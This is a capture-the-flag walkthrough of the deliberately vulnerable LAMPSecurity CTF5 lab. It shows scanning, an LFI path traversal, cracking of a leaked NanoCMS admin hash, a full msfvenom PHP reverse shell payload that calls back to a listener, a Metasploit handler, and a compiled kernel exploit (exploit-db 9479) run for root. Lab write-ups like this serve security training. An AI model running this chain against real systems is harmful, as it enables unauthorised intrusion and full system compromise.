CTF Challenges

Hack the LAMPSecurity: CTF 5 (CTF Challenge)

July 9, 2014 By Raj

Hello friends! Today we are going to take another CTF challenge known as **LAMPSecurity CTF5** and it is another boot2root challenge provided for practice and its security level is for the beginners. So let's try to break through it. But before please note that you can download it from here https://www.vulnhub.com/entry/lampsecurity-ctf5,84/

Penetrating Methodologies

- Network Scanning (Nmap, netdiscover)

- HTTP service enumeration
- Identifying exploit for the vulnerable CMS Web application
- Access CMS admin login page & credentials
- Generate PHP Backdoor (Msfvenom)
- Upload and execute the backdoor
- Reverse connection (Metasploit)
- Import python one-liner for proper TTY shell
- Exploiting target (exploit 9479)
- Get the Root access

WalkThrough

Let's start off with scanning the network to find our target.

```
Currently scanning: 192.168.14.0/16   |   Screen View: Unique Hosts

23 Captured ARP Req/Rep packets, from 17 hosts.   Total size: 1380
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.124   fc:aa:[illegible]a4:e9      7     420  GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.1     60:e[illegible]:b6:2a      1      60  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.126   e0:2a:[illegible]c:cb:27      1      60  Universal Global Scientific Ind
192.168.1.104   00:0c:[illegible].a0:e4      1      60  VMware, Inc.
192.168.1.101   c0:ee:[illegible]3:80:34      1      60  OnePlus Tech (Shenzhen) Ltd
192.168.1.133   fc:a[illegible]:a4:e8      1      60  GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.135   08:00.[illegible]:06:19      1      60  PCS Systemtechnik GmbH
192.168.1.111   14:2d[illegible]c1:07      1      60  Hon Hai Precision Ind. Co.,Ltd.
192.168.1.118   14:2a:[illegible].c1:07      1      60  Hon Hai Precision Ind. Co.,Ltd.
192.168.1.116   40:e2:[illegible]95:39      1      60  AzureWave Technology Inc.
192.168.1.120   f8:cf[illegible]93:33      1      60  Motorola Mobility LLC, a Lenovo
192.168.1.115   d0:[illegible]28:c9      1      60  Motorola Mobility LLC, a Lenovo
192.168.1.132   58 94[illegible]43:7c      1      60  Intel Corporate
192.168.1.142   14.[illegible]c1:07      1      60  Hon Hai Precision Ind. Co.,Ltd.
192.168.1.144   80:ad[illegible]:4d:c2      1      60  Xiaomi Communications Co Ltd
192.168.1.143   48:51:[illegible]:0a:65      1      60  Intel Corporate
192.168.1.145   14:2d:[illegible]c1:07      1      60  Hon Hai Precision Ind. Co.,Ltd.
```

We found our target –> 192.168.1.145


Our next step is to scan our target with NMAP.


```
nmap -sV -p- 192.168.1.145
```

```
root@kali:~# nmap -sV -p- 192.168.1.145
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-07 07:00 EDT
Nmap scan report for 192.168.1.145
Host is up (0.022s latency).
Not shown: 65524 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 4.7 (protocol 2.0)
25/tcp    open  smtp?
80/tcp    open  http        Apache httpd 2.2.6 ((Fedora))
110/tcp   open  pop3?
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
143/tcp   open  imap?
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
901/tcp   open  http        Samba SWAT administration server
3306/tcp  open  mysql?
60438/tcp open  status      1 (RPC #100024)
MAC Address: 14:2D:27:E8:C1:07 (Hon Hai Precision Ind.)
```

The NMAP output shows us that there are multiple ports opened. As HTTP service is also running, let's begin with the same first and see what information we get.

Browsed the URL http://192.168.1.145 and we were greeted with Phake Organization heading banner, and with many options to navigate further.



Let's run Nikto tool here to find out more information


```
nikto -h 192.168.1.145
```

```
root@kali:~# nikto -h 192.168.1.145
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.145
+ Target Hostname:    192.168.1.145
+ Target Port:        80
+ Start Time:         2018-08-07 07:04:18 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.6 (Fedora)
+ Retrieved x-powered-by header: PHP/5.2.4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.6 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /index.php?page=../../../../../../../../../../../etc/passwd: PHP include error may indicate local or remote file inclusion is possible.
+ /index.php?page=../../../../../../../../../../../boot.ini: PHP include error may indicate local or remote file inclusion is possible.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
```

As we can see that the victim machine is prone to LFI/RFI vulnerability.

Now we will paste this malicious code (as highlighted above), in the URL as follows to exploit LFI vulnerability using the browser

```
http://192.168.1.145/index.php?page=../../../../../../../../../../etc/
```



As we can see from the output above, we have successfully received the output of /etc/passwd in the browser. We can use this content at some time later in the lab (if required)

Click on the Blog tab of the website http://192.168.1.145 and it will redirect us to the URL http://192.168.1.145/~andy/

We got a clue from Andy Carp's blog that the site is powered by NanoCMS. NanoCMS is a lightweight CMS based on PHP that is now discontinued. Therefore we searched on the possible vulnerabilities associated with Nano CMS on the internet and was able to get the details from the following URL https://www.securityfocus.com/bid/34508/exploit


The possible vulnerability identified is Password Hash Information Disclosure which allows unrestricted access to the path **/data/pagesdata.txt**

Let's try to append the **/data/pagesdata.txt** with http://192.168.1.145/~andy/ and navigate to the URL http://192.168.1.145/~andy/data/pagesdata.txt.The following content will be seen which contains a lot of information. Upon further investigation we found that the Admin password hash is retrieved.

192.168.1.145/~andy/data/pagesdata.txt

a:12:{s:8:"homepage";s:1:"1";s:10:"links_cats";a:4:{s:7:"sidebar";a:2:
{i:0;i:1;i:1;i:4;}s:11:"other-pages";a:0:{}s:14:"top-navigation";a:2:
{i:0;s:1:"1";i:1;s:1:"4";}s:12:"Footer-Right";a:2:
{i:0;s:1:"1";i:1;s:1:"4";}}s:5:"slugs";a:2:
{i:1;s:4:"home";i:4;s:7:"contact";}s:6:"titles";a:2:
{i:1;s:4:"Home";i:4;s:7:"Contact";}s:10:"slug_count";i:11;s:8:"settings";a:3:
{s:19:"index-last-modified";i:1234513760;s:18:"def-template-areas";a:4:
{i:0;s:12:"website name";i:2;s:14:"website slogan";i:3;s:16:"below
navigation";i:4;s:16:"copyright notice";}s:18:"def-template-links";a:2:
{i:0;s:14:"top-navigation";i:1;s:12:"Footer-Right";}}s:13:"active-tweaks";a:2:
{i:0;s:7:"deutsch";i:1;s:19:"language-pack-tweak";}s:11:"lang-
select";s:7:"english";s:6:"seourl";s:1:"0";s:8:"username";s:5:"admin";s:8:"password
";s:32:"9d2f75377ac0ab991d40c91fd27e52fd";s:7:"version";s:4:"v_4f";}

Open the website www.hashkiller.co.uk and decode the MD5 password hash received from above.




As seen the output “shannon” is the password extracted for the user admin.

Navigate to URL

```
http://192.168.1.145/~andy/page
```

Click on the Admin login sub-heading under the Login and we will be redirected to


```
http://192.168.1.145/~andy/data/nanoadmin.php
```




Input the credentials in the Admin login page as follows :

```
Username: admin
Password : shannon
```

Upon success, the following page will appear



Click on the **New page** options tab where we should be able to add new content with our own PHP code.




Let's generate a Reverse PHP shell with the following command

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.134 lport=4
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1
.134 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP fr
om the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.1.134'; $port = 4444
; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("t
cp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsocko
pen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream';
 } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(A
F_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port
); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('
no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type)
 { case 'stream': $len = fread($s, 4); break; case 'socket': $len =
socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen
", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { swi
tch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); bre
ak; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; }
} $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (
extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eva
l')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); }
 else { eval($b); } die();
```

Copy the code from **<?php to die()** as shown above . Open the NanoCMS Admin panel of the website, navigate to the New Page option and paste the reverse PHP shell in the Content section. Input any name in the Title and click on the Add Page.



Upon clicking on the Add page, the file “shell” has been uploaded successfully, as seen in the screenshot below (under Navigation)

Now in parallel, open the Metasploit console and perform the following

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.134
msf exploit(handler) > set lport 4444
msf exploit(handler) > run
```

```
msf > use multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.134
lhost => 192.168.1.134
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.134:4444
```

Once we have started the listener on the Kali Linux, click on the **shell** file in Andy Carp's blog. As soon as we click the same, we will get a meterpreter console. From the below image we can observe Meterpreter session 1. But our task is not finished yet, we still need to penetrate further for the privilege escalation.

Using **sysinfo** command, we found machine architecture details which may eventually help us to find out the kernel exploit for privilege escalation

sysinfo

```
meterpreter > sysinfo
Computer     : localhost.localdomain
OS           : Linux localhost.localdomain 2.6.23.1-42.fc8 #1 SMP Tue
 Oct 30 13:55:12 EDT 2007 i686
Meterpreter : php/linux
meterpreter >
```

Searched across the internet to found the privilege escalation exploit that might apply to the Linux kernel version 2.6.23.1-42 and found the below link (as shown in the image above).

```
https://www.exploit-db.com/exploits/9479
```

https://www.exploit-db.com/exploits/9479/

EXPLOIT DATABASE

Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5)

EDB-ID: 9479	**Author**: INetCop Security	**Published**: 2009-08-24
CVE: CVE-2009-2692	**Type**: Local	**Platform**: Linux
E-DB Verified: ✔	**Exploit**: Download / View Raw	**Vulnerable App**: N/A

« Previous Exploit Next Exploit »

```
1 /*
```

As we know that version of the kernel is vulnerable, we will download its exploit to the Kali machine from the Exploit DB website, as shown below:

```
wget https://www.exploit-db.com/download/9479.c
```

Moving forward, we will compile the file as follows:

```
gcc -m32 -o exploit 9479.c
```

```
root@kali:~# wget https://www.exploit-db.com/download/9479.c
--2018-08-07 08:03:18--  https://www.exploit-db.com/download/9479.c
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|
:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3507 (3.4K) [application/txt]
Saving to: '9479.c'

9479.c                              100%[===========================
=========================================>]   3.42K  --.-KB/s    in 0
s

2018-08-07 08:03:35 (42.1 MB/s) - '9479.c' saved [3507/3507]

root@kali:~# gcc -m32 -o exploit 9479.c
9479.c: In function 'main':
9479.c:107:5: warning: implicit declaration of function 'sendfile';
did you mean 'sendmsg'? [-Wimplicit-function-declaration]
  if(sendfile(fd_out,fd_in,&offset,2)==-1){
     ^~~~~~~~
     sendmsg
root@kali:~#
```

Now go back to the Meterpreter session and navigate to **/tmp** folder

```
cd /tmp
```

Send the exploit file from Kali machine Meterpreter session to the target system

```
upload /root/exploit exploit
```

Further, navigate to shell

```
shell
```

In order to access proper TTY shell, we had imported python one line script by typing following:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

We got the limited shell!! Now let's try to enumerate further

Proceed forward and go to the tmp folder by typing :

```
cd /tmp
```

Let's see what directories it has and for that type:

```
ls
```

Assign the permissions to the exploit, before execution

```
chmod 777 exploit
```

Then type the following command to execute the exploit:

```
env- ./exploit
```

```
meterpreter > cd /tmp
meterpreter > upload /root/exploit exploit
[*] uploading  : /root/exploit -> exploit
[*] Uploaded -1.00 B of 15.66 KiB (-0.01%): /root/exploit -> exploit
[*] uploaded   : /root/exploit -> exploit
meterpreter > shell
Process 2661 created.
Channel 4 created.
python -c "import pty; pty.spawn('/bin/bash')"
bash-3.2$ cd /tmp
cd /tmp
bash-3.2$ ls
ls
exploit         gnome-system-monitor.patrick.3563912106  mapping-lorer
gconfd-patrick  mapping-andy                             mapping-patri
gconfd-root     mapping-jennifer                         mapping-root
bash-3.2$ chmod 777 exploit
chmod 777 exploit
bash-3.2$ ./exploit
./exploit
Segmentation fault
bash-3.2$ env - ./exploit
env - ./exploit
```

As soon the exploit executes we will get the root access!!

And to confirm this type:

```
id
```

```
bash-3.2# id
id
uid=0(root) gid=0(root) groups=48(apache) context=system_u:system_r:htt
```

Hurray!! We have successfully solved this challenge.

